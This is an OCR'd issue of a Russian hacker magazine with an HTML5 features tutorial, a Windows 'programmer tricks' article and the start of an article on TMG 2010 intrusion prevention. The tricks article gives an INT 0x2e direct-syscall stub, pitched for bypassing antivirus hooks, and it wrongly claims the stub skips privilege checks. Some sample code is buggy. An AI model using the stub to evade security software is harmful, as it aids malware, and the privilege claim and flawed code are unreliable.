<script src="jquery.js" type="text/javascript"></script>
<script type="text/javascript" src="scripts.js"></script>
</head>
<body>
```



Предварительный просмотр приложения

HTML5 ПОДВИНЕТ FLASH


Одной из самых интересных фишек HTML5 является возможность создания анимации. Достигается это путем микса HTML5 и CSS3. Такая анимация выглядит достаточно красиво и во многих случаях сможет заменить Flash. Могу с уверенностью сказать, что это будет очень не скоро, поскольку сейчас Flash освоить проще, нежели разобраться в малопонятном HTML5/CSS3-коде (имхо). Тем не менее, знать о такой фиче ты обязан. Крайне рекомендую тебе пройтись по нижеприведенным ссылкам и своими глазами увидеть красивые демки, демонстрирующие возможность анимации.

- Красивая демка, показывающая возможности Canvas'а: feedtank.com/labs/html_canvas;
- Красивая 3D-шкатулка со встроенной строкой поиска от Google: addyosmani.com/resources/googlebox;
- Один клик мышью, и страница начнет заполняться шарами. Больше кликов — больше шаров. Как наполнишь страницу до краев — попробуй их резко перетащить. Выглядит очень забавно: mrdoob.com/projects/chromeexperiments/ball_pool;
- Просто обалденная демка, демонстрирующая различные химические соединения. Обязательно стоит посмотреть: alteredqualia.com/canvasmol;
- Ты когда-нибудь хотел почувствовать себя патологоанатомом и исследовать тайны человеческого тела? Если да, то этот линк точно для тебя. Компания Google сделала отличную демку из смеси технологий WebGL, HTML5, CSS3 и Flash. Результатом коктейля стало интерактивное приложение, демонстрирующее 3D-тело человека, у которого ты можешь рассматривать строение внутренних органов. Я когда увидел его в первый раз — не мог оторваться. Рекомендую: bodybrowser.googlelabs.com.

```
<div id="box"><span id="label">Тащи свои файлы сюда</span>
</div>
</body>
</html>
```

Для удобства написания кода на JavaScript я подключил библиотеку jquery. После этого описал структуру будущего html-документа. Она проста до безобразия — нам требуется описать поле, на которое пользователь должен перетягивать файлы. Для этого необходим лишь один div-контейнер. Если сейчас открыть страницу в браузере, то ничего хорошего ты не увидишь. Чтобы наше поле стало заметным визуально, требуется его оформить при помощи CSS. Открываем файл style.css и пишем в него следующий код:

```
#box {
  width: 500px;
  height: 300px;
  border: 2px dashed #000000;
  background-color: #FCFFB2;
  text-align: center;
  color: #3D91FF;
  font-size: 2em;
  font-family: Verdana, sans-serif;
```



Приложение в действии

```
    -moz-border-radius: 8px;
    -webkit-border-radius: 8px;
  }
  #label {
    position: relative;
    top: 2%;
  }
```

Идентификатор «box» — это и есть наш будущий контейнер для приема файлов (на эту область пользователь должен перетаскивать документы). Чтобы юзер не промахнулся, я делаю область побольше и в качестве варианта обрамления выбираю dashed — пунктирные линии. Обычные пунктирные линии смотрятся не очень, поэтому я сразу задаю значения для свойств: -moz-border-radius и -webkit-border-radius. Вот сейчас ты можешь открыть созданную страницу в браузере и оценить общий вид.
Однако если сейчас попробовать что-то перетащить, то ничего интересного не произойдет. Перетаскиваемый файл просто откроется в web-браузере, и все. Исправить ситуацию поможет небольшой кусочек кода на JavaScript:

```
$(document).ready(function() {
  //Добавляем обработчики событий
  var mybox = document.getElementById("box")
  mybox.addEventListener("dragenter", dragEnter, false);
  mybox.addEventListener("dragexit", dragExit, false);
  mybox.addEventListener("dragover", dragOver, false);
  mybox.addEventListener("drop", drop, false);
});
function dragEnter(evt) {
  evt.stopPropagation();
  evt.preventDefault();
}
function dragExit(evt) {
  evt.stopPropagation();
  evt.preventDefault();
}
function dragOver(evt) {
  evt.stopPropagation();
  evt.preventDefault();
}
function drop(evt) {
  evt.stopPropagation();
  evt.preventDefault();
  var files = evt.dataTransfer.files;
  var count = files.length;
    if (count > 0)
```



Смотрим видео средствами HTML5

```
    handleFiles(files);
}
function handleFiles(files) {
  //Берем первый файл
  //Если требуется работать с несколькими
  //файлами, то здесь нужно организовать перебор
  var file = files[0];
  document.getElementById("label").innerHTML =
     "Поймал: " + file.name;
  var reader = new FileReader();
  reader.onprogress = handleReaderProgress;
  reader.readAsDataURL(file);
}
function handleReaderProgress(evt) {
  if (evt.lengthComputable) {
    if (evt.loaded = evt.total) {
      alert("Загружен...");
    }
  }
}
```

На первый взгляд код может показаться громоздким и непонятным, но те, кто хоть немного знаком с JavaScript и jquery, сразу должны разобраться с происходящим. В самом начале я определяю события, возникновение которых меня интересует. Для каждого из них я описываю отдельную функцию. Например, событие dragExit возникает, когда пользователь перемещает курсор мыши из элемента, над которым происходит операция перетаскивания. Если пользователь перетащил файл, то управление берет на себя функция handleFiles(). В ней я преднамеренно обращаюсь к самому первому файлу (files[0]) и начинаю с ним работать. Учти, пользователь может перетащить за раз сразу несколько файлов. Если твое приложение должно уметь обрабатывать такие ситуации, то организуем перебор всего массива files. В функции handleFiles() происходит все самое интересное. Сначала я вывожу в элемент label (помнишь надпись «Тащи свои файлы сюда»?) имя файла, который пользователь перетянул на активную область, а затем начинаю его считывать при помощи объекта типа FileReader(). Подробней про него можно почитать в этой статье: html5rocks.com/tutorials/file/dndfiles. На всякий случай я определяю обработчик события onProgress для объекта типа FileReader(). Это событие будет вызываться каждый раз, когда произойдет считывание порции данных. В самом обработчике я выставил условие: если объем загруженных данных равен размеру файла, значит, считывание успешно завершено, и можно выводить радостное сообщение.

Рецепт №2: Пей пиво, смотри видео, слушай рок

До появления HTML5 просмотр видео в web'е осуществлялся при помощи всевозможных flash-плееров. Нельзя сказать, что просмотр видео этим способом неудобен. Проблемы есть разве что в безопас-



Определяем координаты

ности (в последнее время Flash Player просто кишит уязвимостями) и необходимости установки самого плагина. Стандарт HTML5 предлагает элегантное решение — встроенная возможность проигрывания видео- и аудио-контента.
Наверное, многие уже догадались, что я говорю о тегах <audio> и <video>. Они-то и позволяют встраивать аудио и видео прямо в страницу. Единственное огорчение, с которым приходится сталкиваться — набор поддерживаемых кодеков. Увы, для каждого браузера этот набор различен, поэтому есть большая вероятность, что твой видеоролик будет прекрасно отображаться в Chrome, а пользователи FireFox уйдут лесом. Чтобы не попасть в такую ситуацию, рекомендуется позаботиться о подстраховочном варианте — воспроизведению ролика с помощью Flash-плеера. О няшках (нет, все-таки он не перепутал слова, придется пролечить его электросудорожной терапией от аниме-зависимости — прим. Лозовского) и проблемах поговорили, теперь перейдем к практике. Для демонстрации воспроизведения видео я накидал простенький примерчик:

```
<!DOCTYPE html>
<html><body><video src="video-for-sample-1.mp4"
poster="screen-for-sample1.jpg" controls>
Здесь должно быть видео. Если ты видишь этот текст, то твой
браузер не поддерживает новый стандарт.
</video></body></html>
```

Обрати внимание, что в примере для тега <video> я указал атрибут poster. В нем я указываю путь к графическому файлу, который должен быть отображен сразу после загрузки страницы — «первый кадр». Для чего это может пригодиться? Как вариант, в качестве такого изображения можно вставлять логотип своей компании/проекта.
Тег <audio> применяется аналогичным образом. В нем разрешено указать сразу несколько источников на медиафайл. Таким образом, ты можешь выложить один и тот же файл в разных форматах (ogg, mp3). Если в браузере пользователя отсутствует кодек mp3, то будет предпринята попытка воспроизвести ogg. Получается, что путем несложных манипуляций легко решить проблему совместимости и быть уверенным, что пользователю удастся воспроизвести контент.

Рецепт №3: Where are you now (geolocation API)

Geolocation API — программный интерфейс для определения координат пользователя. На основании полученных данных легко отметить местонахождение юзера, скажем, на Google Maps. Где можно применять эту возможность? Да много где! Например, разработчики популярного сервиса микроблоггинга Twitter используют Geolocation API в web-интерфейсе твиттер-клиента. Если пользователь разрешает получать сведения о своем местоположении, то ко всем его твитам будет добавляться город, в котором он находится в данный момент.
Не сомневаюсь, что сейчас тебя мучает вопрос: «А откуда GAPI получают сведения о местоположении?». Даже не думай, что в деле замешаны спутники-шпионы и прочие бондовские штучки. Все куда прозаичней — пакет информации для анализа строится на основании данных об IP-адресе, ближайших Wi-Fi хотспотах, GPS (при наличии устройства), GSM cell ID и так далее. Если заинтересовался теорией и практикой получения примерных координат из перечисленных выше источников, то советую поднять подшивку][и найти статью Step'а по данной теме, где он хорошо разобрал теоретическую часть, а также дал обзор соответствующего софта. Теперь взглянем на пример использования GAPI. Все предельно просто и понятно:

```
<!DOCTYPE html>
<html>
<body>
<script language="JavaScript">
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(
    function (position) {
      document.getElementById("latitude").innerHTML =
        position.coords.latitude;
      document.getElementById("longitude").innerHTML =
        position.coords.longitude;
      },
    );
  }
</script>
<div id="coords">Широта: <span id="latitude">Unknown</span>
<br />Долгота: <span id="longitude">Unknown</span><br />
</div>
</body>
</html>
```

Перед тем как пытаться получить координаты, необходимо убедиться, что браузер поддерживает GAPI. Если метод geolocation вернул true, то все в порядке и можно выполнить попытку получения координат. Для этого воспользуемся методом getGurrentPosition объекта navigator. В случае успеха мы получим координаты, которые прямиком отправятся в документ.

Рецепт №4: База данных в браузере

При разработке web-приложений мы привыкли использовать базы данных. MySQL, SQLite — продукты, знакомые каждому программисту. Пятая версия HTML приносит нам еще один подарок — возможность пользоваться автономной SQLite базой данных. Стоп! Получается, что все данные будут храниться на компе пользователя? Да, именно так. Не нужно поднимать крик, что это небезопасно. Для определенных проектов эта возможность вполне может сгодиться. К сожалению, пока не все браузеры позволяют работать с этой базой. Например, IE9 и FF4 пока такой возможности не имеют, так что познакомиться с фишкой на практике можно разве что в Google Chrome. Я не стану приводить пример реального кода, а покажу лишь общий принцип работы:

```
this.db = openDatabase("xakep", "1.0", "test", 8192);
tx.executeSql("create mytable if not exists " +
 "checkins(id integer primary key asc, field_number_one string)",
 [], function() { console.log("Запрос успешно выполнен"); });
);
```

Повнимательнее присмотревшись к приведенному выше примеру, ты заметишь, что в целом работа со встроенной БД происходит точно так же, как и с обычным SQLite: открываем базу, готовим текст запроса и выполняем его.

HTML5.Shutdown()

Применять HTML5 в своих проектах или нет — дело твое. Я считаю, что сейчас самое время. Если ты профессионально занимаешься разработкой сайтов, то не ленись встраивать HTML5-фишки уже сейчас. Само собой, не забывай заботиться о совместимости — реализовывай поддержку, как для современных браузеров, так и для устаревших. У тебя для этого есть все необходимое (смотри врезки). Не тормози и старайся, чтобы твои проекты выделялись на фоне остальных. Удачи!][

Александр Эккерт (stannic.man@gmail.com)



Программерские типсы и триксы

Локальное хранилище потока, или что такое TLS

В этой статье речь пойдет о системных программистских трюках, которые помогут тебе сделать свой код более четким, легким и красивым с хакерской точки зрения. Да! Теперь твой код будет вызывать зависть коллег по цеху и повышенное внимание противоположного пола (лето влияет :)), а также в разы повысит твою самооценку.

Трюк #1, или El puebló unido jamas sera vencido!

Хороший лозунг чилийских революционеров, как считаешь? В Windows все (ну или почти все) построено на привилегиях, поскольку любой код, исполняющийся в системе, так или иначе обладает строго определенными возможностями.
Я сейчас не имею в виду разделение ядра и юзермодного кода. Речь идет о привязке кода к системе пользовательских привилегий в Windows по типу «Все вокруг п******ы, один я Д'Артаньян». То есть, в винде существует довольно сложный механизм, который только и делает, что проверяет, можешь ли ты выполнить определенный код или нет. Для этого даже предусмотрен механизм получения привилегий — вызовы таких WinAPI-функций как RtlAdjustPrivilege, AdjustTokenPrivileges и прочих. К примеру, просто так вызвать WinAPI ExitWindowsEx() у нас не получится, для этого вызывающий код должен обладать соответствующими привилегиями, что в классическом варианте выглядит вот таким образом (код поскипан):

```
VOID sutdownSystem()
{
  if (!OpenProcessToken(GetCurrentProcess(),
    TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
  {...}

  LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME,
    &tkp.Privileges[0].Luid);
  tkp.PrivilegeCount = 1;
  tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
  AdjustTokenPrivileges(hToken, FALSE, &tkp, 0,
    (PTOKEN_PRIVILEGES)NULL, 0);

  if (!ExitWindowsEx(...))
  {...}
}
```

Идея, заложенная разработчиками Windows в данном (или любом другом похожем) коде, в принципе абсолютно нормальна, понимаема и адекватна: нет привилегий для выполнения операций — попробуй их получить! При этом все делается исключительно из благих намерений — защитить систему от несанкционированных действий (или кривых ручек) пользователя, могущих нанести ущерб безопасности системы. К примеру, начиная с Windows Vista все исполняемые программы по дефолту не имеют администраторских прав. В честной системе для увеличения своих прав нужно их честно запрашивать. Но мы жить честно не привыкли, нам нужно все, сразу и много, ведь верно? :). В общем, как гласит одна популярная поговорка: «Если нельзя, но очень хочется, тогда можно». Так и поступим, причем самыми простыми средствами, без всяких хитрых изворотов, перехватов, сплайсинга, недокументированных функций и прочих ненужных в нашем случае вещей.
«Как такое возможно?», — спросишь ты. Сейчас увидишь, как выполнить привилегированный код, не получая привилегий. Итак, долой привилегии!
Как ты знаешь, определенная часть важных системных функций, представленных в kernel32.dll и ntdll.dll, являются так называемыми форвардингами. То есть, определенные функции в kernel32.dll и ntdll.dll на самом деле являются «заглушками». Например, создание файла происходит примерно так: kernel32!CreateFileW → ntdll!NtCreateFile → [вызов INT 0x2e] → ntos!ZwCreateFile → (...).
Наблюдение за системой в различных условиях показало, что при штатном вызове системных Nt*-функций прямое обращение с соответствующими параметрами напрямую к обработчику прерывания INT 0x2e позволит вызывающему обойтись без вызовов kernel32!CreateFileW или ntdll!NtCreateFile. Таким образом, все, что нам нужно — это напрямую дернуть INT 0x2e, передав обработчику этого прерывания нужные параметры. И что самое забавное — такой трюк пройдет без получения необходимых привилегий, достаточно просто вызвать приведенный ниже код из своей программы! Добавлю, что прерывание INT 0x2e появилось начиная с Windows 2000. И хотя с WinXP была введена специальная инструкция SYSENTER, ради совместимости прерывание INT 0x2e было оставлено.
Код очень прост, он всего лишь повторяет то, что делает сама система:

```
__declspec(naked) NTSTATUS __cdecl NtCallStub(
    __in ULONG SdtNumberOfFunc, ...)
```



Дизасм функции ntdll!NtYieldExecution:

```
.text:7c90dfbe; ======SUBROUTINE======
.text:7c90dfbe
.text:7c90dfbe    public NtYieldExecution
.text:7c90dfbe
.text:7c90dfbe  NtYieldExecution proc near
.text:7c90dfbe           mov eax, 116h
.text:7c90dfc3           mov edx, 0x7ffe0300
.text:7c90dfc8           call dword ptr [edx]
.text:7c90dfca           retn
.text:7c90dfca  NtYieldExecution endp
.text:7c90dfca
```

116h - это просто номер функции NtYieldExecution

```
{
  __asm
  {
    mov eax, [esp+4]
    lea edx, [esp+8]
    int 0x2e
    ret
  }
}
// здесь SdtNumberOfFunc — номер Nt*-функции
// в таблице SSDT
```

Таким вот нехитрым способом можно вызвать любую NT*-функцию без всякой RtlAdjustPrivilege. Не веришь? Попробуй сам. Правда, на x64-битных системах указанный код работать не будет, поскольку там для вызова шлюза используется команда SYSENTER (думаю, ты без труда справишься и с этим, написав универсальную обертку под SYSENTER). В качестве полезнейшего побочного эффекта вызова нужных функций через шлюз INT 0x2e хочу отметить следующее: этот способ можно использовать для обхода перехваченных юзермодных функций. Ну, к примеру, решили мы что-то записать в реестр через вызов WinAPI — NtCreateKey(). Эта функция экспортируется ntdll.dll, и «правильные» аверы перехватывают ее (впрочем, как и все другие функции для работы с реестром). Если посмотреть в отладчик, то можно увидеть, что вызов NtCreateKey представляет собой в конечном итоге лишь передачу входных параметров функции шлюзу INT 0x2e с номером самой функции. Параметры будут переданы в свою очередь уже кернел-функции ZwCreateKey, которая создаст новый ключ в реестре. По логике аверов, если перехватить функцию ntdll.dll!NtCreateKey, то ее вызывающий обязательно попадется в ловушку авера. Но не тут-то было... Если обратиться напрямую к шлюзу, то перехватчик, установленный на вызове NtCreateKey, останется в неведении, что кто-то подлез под него, и со спокойной душой творит свои темные дела. К большой головной боли разработчиков всяких там хипсов, проактивок и аверов, теперь чтобы обойти хук ntdll.dll!NtCreateKey достаточно вызвать вышеуказанную обертку обработчика INT 0x2e. Такой трюк, во-первых, не требует получения возможных привилегий для своего вызова, а во-вторых на самом деле вызовет системную API NtCreateKey() и тем самым посадит в лужу половину аверов, которые все еще надеются перехватить вызов опасных для системы юзермодных функций. Хотя справедливости ради надо признать, что для отлова таких хитропопых вывертов нужно лишь перехватить INT 0x2e (или SYSENTER). Это делают наиболее продвинутые антивирусы, однако далеко не все.

Трюк #2, или свой антивирус на скорую руку

Основываясь на первом трюке, можно в течение пары дней или нескольких часов (при наличии прямых рук, разумеется, и исходников с диска) соорудить некое реалистичное подобие проактивной защиты, которая с



▹ dvd

На DVD ты найдешь приведенный в статье код, который поможет тебе создать свою проактивку.



▹ links

Блог главного разработчика ReactOS Алекса Ионеску (море интересной и увлекательной инфы о внутренностях Windows): alex-ionescu.com

```
Дизасм функции kernel32!WriteProcessMemory:

.text:7C80225A      lea     eax, [ebp+var_4]
.text:7C80225D      push    eax
.text:7C80225E      lea     eax, [ebp+var_8]
.text:7C802261      push    eax
.text:7C802262      push    edi
.text:7C802263      call    esi ; NtProtectVirtualMemory
.text:7C802265      lea     eax, [ebp+hProcess]
.text:7C802268      push    eax
.text:7C802269      push    ebx
.text:7C80226A      push    [ebp+lpBuffer]
.text:7C80226D      push    [ebp+lpBaseAddress]
.text:7C802270      push    edi
.text:7C802271      call    ds:NtWriteVirtualMemory
.text:7C802277      mov     ecx, [ebp+lpNumberOfBytesWritten]
```

На листинге хорошо видно, что вызов WriteProcessMemory приводит к вызову функции NtWriteVirtualMemory

очень большой вероятностью сможет определить наличие юзермодных перехватов системных функций. В основе данной «проактивки» будет лежать независимое вычисление и анализ стартовых адресов потоков, а также проверка пролога функций на предмет не установлен ли в первых пяти байтах функции JUMP куда-то-там-далеко.

```
if( threadHandle = OpenThread(THREAD_GET_CONTEXT, FALSE,
   currThreadEntry.th32ThreadID ) )
{
  StartAddress = GetThreadStartAddress( threadHandle );
  if( ( StartAddress < 0x00401000 ||
    StartAddress > 0x0040156B ) && StartAddress < 0x70000000 )
  {
    // подозрение на перехват
  }
  else
  {
    NtGetContextThread( threadHandle, &ctx );
    if( ( ctx.Eip < 0x00401000 || ctx.Eip > 0x0040156B )
      && ctx.Eip < 0x70000000 )
     // подозрение на перехват
  }
  NtClose( threadHandle );
}
```

Здесь вызов NtGetContextThread будет происходить напрямую через INT 0x2e с передачей номера функции и необходимых параметров. Полный код, реализующий портативную проактивку, ты сможешь найти на диске. В ее основе, как я уже отмечал, лежит возможность вызова необходимых функций непосредственно через INT 0x2e.

Трюк #3 или свои malloc/realloc в ядре

Действительно, если malloc можно заменить на ExAllocatePool, то окажется, что аналога такой функции как realloc в ядре нет. Что же делать? Рекомендую реализовать свой аналог malloc/realloc, тем более что они оказываются крайне простыми и являют собой просто оболочку под вызов функции ExAllocatePoolWithTag (функция ExAllocatePool, по утверждению MSDN, является устаревшей, и ее рекомендуется заменить на ExAllocatePoolWithTag).

```
VOID * malloc(ULONG size)
{
  PVOID data = 0;
  data = ExAllocatePoolWithTag(PagedPool, size, "Tag");
  memset(data, 0x0, size);
  return data;
}
```

И, соответственно, реализация псевдофункции realloc:

```
VOID * realloc(PVOID memPtr, ULONG size, ULONG oldSize)
{
  PVOID newPtr = 0;

  newPtr = ExAllocatePoolWithTag(PagedPool, size, "Tag");
  if( !newPtr )
    return 0;
  if ((oldSize) && (memPtr))
  {
    RtlMoveMemory( newPtr, memPtr, oldSize);
     ExFreePool(memPtr);
   }
   return newPtr;
}
```

Заключение

Не стоит принимать все написанное всерьез, но думаю, что идеи, приведенные в статье, тебе понравятся, и ты сможешь найти им достойное применение.

Удачного компилирования и да пребудет с тобой Сила!



6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **785 руб.**
12 номеров **1420 руб.**



6 номеров **1110 руб.**
12 номеров **2016 руб.**



6 номеров **810 руб.**
12 номеров **1470 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2310 руб.**



6 номеров **900 руб.**
12 номеров **1720 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999



6 номеров **1130 руб.**
12 номеров **2060 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



6 номеров **630 руб.**
12 номеров **1130 руб.**



6 номеров **765 руб.**
12 номеров **1380 руб.**



6 номеров **960 руб.**
12 номеров **1740 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **2205 руб.**
12 номеров **3890 руб.**



6 номеров **2150 руб.**
12 номеров **3930 руб.**



6 номеров **2178 руб.**
12 номеров **3960 руб.**





Анна Лучник



Система предотвращения вторжений в TMG 2010

Разбираем TMG, NIS, GAPA и другие сокращения

Все сложнее представить компанию, которая не использует интернет в своей работе. Разумеется, через интернет компьютеры компании подвергаются атакам как хакеров, так и вредоносного ПО. Все это приводит к усложнению средств безопасности и добавлению к ним новых компонентов.

Системы предотвращения вторжений позволяют выявить сигнатуру известной атаки или аномальную для системы активность, которая также может быть атакой. В статье будет рассмотрена система предотвращения вторжений, интегрированная в TMG 2010.

Возможности TMG 2010

На смену ISA 2006 пришел TMG (Threat Management Gateway) 2010 — программный продукт семейства Forefront, включающего в себя разнообразные решения для обеспечения безопасности. TMG в большей степени ориентирован на обеспечение безопасного доступа корпоративных пользователей к глобальной сети и их защиты от внешних угроз. TMG 2010 включает в себя межсетевой экран, VPN, систему предотвращения вторжений и позволяет осуществлять проверку на наличие вредоносных программ и фильтрацию URL-адресов.

Что же изменилось и что добавилось в новой инкарнации ISA-сервера? TMG можно установить только на 64-битные ОС, при этом Windows Server 2003 не поддерживается. Также TMG нельзя установить на контроллер домена.

С точки зрения настройки TMG в качестве межсетевого экрана, принципиальных изменений, по сравнению с ISA 2006, нет – всё те же правила доступа и публикации, сетевые объекты, расписания и протоколы (рис. 1).

Появился отдельный раздел, посвященный настройке web-доступа (рис. 2). С точки зрения обнаружения вторжений в разделе Web Access Policy важна новая возможность проверять исходящий HTTPS-трафик. При этом сохранилась возможность проверять входящий SSL-трафик, используя SSL bridging. HTTPS inspection (рис. 2) позволяет минимизировать вероятность обхода системных политик путем туннелирования трафика через защищенное соединение, но сама возможность реализуется через атаку Man-in-the-middle. Для этого генерируется специальный сертификат (HTTPS inspection certificate), который должен быть добавлен в хранилище доверенных корневых сертификатов на всех клиентах. HTTPS inspection не работает с SSTP-соединениями и самоподписанными сертификатами – такие ресурсы необходимо добавлять в раздел исключений. Нужно учитывать, что при использовании HTTPS inspection сертификаты не проходят проверку Extended Validation (EV) SSL, как следствие — современные браузеры не будут окрашивать в зеленый цвет строку с адресом сайта.

Через новый раздел E-Mail Policy можно настраивать антиспам- и антивирусную проверку почты. Для удаленного доступа добавлена поддержка протокола SSTP.

Существовавшие раньше настройки по защите от распространенных сетевых атак (рис. 3), блокировке неиспользуемых IP-опций и фрагментов пакетов, а также ограничения на количество одновременных сессий и запросов на соединения переместились в раздел Behavioral Intrusion Detection (рис. 4). По сравнению с ISA 2006 добавилась возможность подключения поддержки IPv6 при работе TMG в качестве сервера Direct Access. И появилась возможность настраивать квоты для SIP (Session Initiation Protocol). Самое главное, что в разделе Intrusion Prevention System появилась полноценная сигнатурная сетевая система предотвращения вторжений — Network Inspection System (NIS).

Системы предотвращения вторжений

Системы обнаружения вторжений (Intrusion-Detection System или IDS) — это набор методов и инструментов (программных и аппаратных), позволяющих выявить и оповестить об активности, которая необычна для данной системы — нарушает политику, либо содержит ошибки или сигнатуры известных атак. Системы предотвращения вторжений (Intrusion Prevention Systems — IPS), в дополнение к возможностям IDS, выполняют действия, способные предотвратить атаку.

Традиционно IDPS делятся на системы, работающие на уровне сети, на уровне хоста и гибридные. Сетевые IDPS (Network Based IDPS — NIDPS) анализируют сетевой трафик с целью выявить в нем атаки и подозрительную активность. IDPS на уровне хоста (Host Based IDPS — HIDPS) отслеживают параметры конкретного узла (такие как журналы приложений и ОС), системные вызовы, изменения на уровне файловой системы.

В IDPS для обнаружения атак используются сигнатуры, выявление аномалий или политики. Anomaly Based IDPS и Policy Based IDPS позволяют выявить ранее не известные атаки, но обладают более



Ссылки по теме

1. Основное руководство по NIS — «Guide to Configuring, Monitoring, and Troubleshooting the Network Inspection System (NIS) in Forefront Threat Management Gateway (TMG) 2010»: download.microsoft.com;
2. Шаги, которые следует предпринимать при поиске причин возникновения проблем в NIS: technet.microsoft.com/en-us/library/ff382649.aspx;
3. Статья о предпосылках создания GAPA и GAPAL, а также их возможностях: research.microsoft.com/pubs/70223/tr-2005-133.pdf;
4. Рассмотрение аспектов безопасности при виртуализации продуктов Forefront Edge: technet.microsoft.com/en-us/library/cc891502.aspx;
5. Microsoft Malware Protection Center (MMPC): microsoft.com/security/portal;
6. SDK и инструменты для диагностики и настройки TMG 2010: microsoft.com/downloads/en/details.aspx?displaylang=en&FamilyID=8809cfda-2ee1-4e67-b993-6f9a20e08607.

Об авторе



Анна Лучник, руководитель IT-Academy ВМК МГУ & Softline
•Microsoft Certified Professional (MCP)
•Microsoft Certified Systems Administrator: Security (MCSA: Security)
•Microsoft Certified Systems Engineer: Security (MCSE: Security)
•Microsoft Certified Technology Specialist: Windows Server 2008 Active Directory, Configuration; Windows Server 2008 Network Infrastructure, Configuration
•Microsoft Certified Trainer (MCT)
•Oracle Certified Associate (OSA)
•Oracle Certified Professional (OCP)

высоким уровнем ложных срабатываний и большей сложностью настройки, чем сигнатурные. На практике около 80% атак нарушают правила использования протокола, поэтому для обнаружения атак на сеть хорошо использовать системы, основанные на анализе протокола.

Network Inspection System (NIS)

В основе NIS лежит анализатор протоколов — Generic Application Level Protocol Analyzer (GAPA), разработанный Microsoft Research (MSR). GAPA включает в себя язык для описания спецификации протоколов — GAPA Language (GAPAL), а также механизм для анализа потоков или захваченных сетевых данных. К отличиям NIS от других систем обнаружения вторжений (IDS) можно отнести стиль программирования. Если большинство IDPS написаны на императивных языках (например, C или C++), то в GAPA предпринята попытка реализовать логику разбора протоколов в декларативном стиле.
NIS является сигнатурной IPS, основная задача которой — сократить время между обнаружением уязвимости и применением патча с нескольких недель до нескольких часов. Например, при обнаружении уязвимости в ОС создание, отладка, тестирование и применение обновления ко всем компьютерам сети может потребовать значительного времени. В случае сигнатур время, необходимое на создание самой сигнатуры, меньше, а кроме того — не требуется время на развертывание обновлений на тестовых компьютерах, чтобы убедиться в сохранении полноценной работы системы. Таким образом, при настроенной NIS в случае существующей неисправленной уязвимости можно значительно меньше волноваться о безопасности. Но надо учитывать, что на данный момент сигнатуры NIS могут детектировать эксплойты, направленные на уязвимости только в продуктах Microsoft. Кроме того, NIS защищает только от сетевых или web-атак, но не защищает от эксплойтов в файлах. Последнюю проблему можно решить с помощью другого компонента TMG — Malware Inspection.
NIS может работать со следующими протоколами: HTTP, DNS, SMB, MSRPC, SMTP, POP3, IMAP, MIME. При появлении новых атак или распространении новых протоколов может быть добавлена поддержка новых протоколов, предоставляемая через новый набор сигнатур. Чтобы просмотреть протоколы, поддерживаемые в системе, можно использовать соответствующую группировку (рис. 5). Если пользователь добавляет свои определения протоколов, использующие нестандартные порты, то для проверки пакетов с помощью NIS необходимо ассоциировать данный User Defined Protocol со стандартным протоколом, поддерживаемым



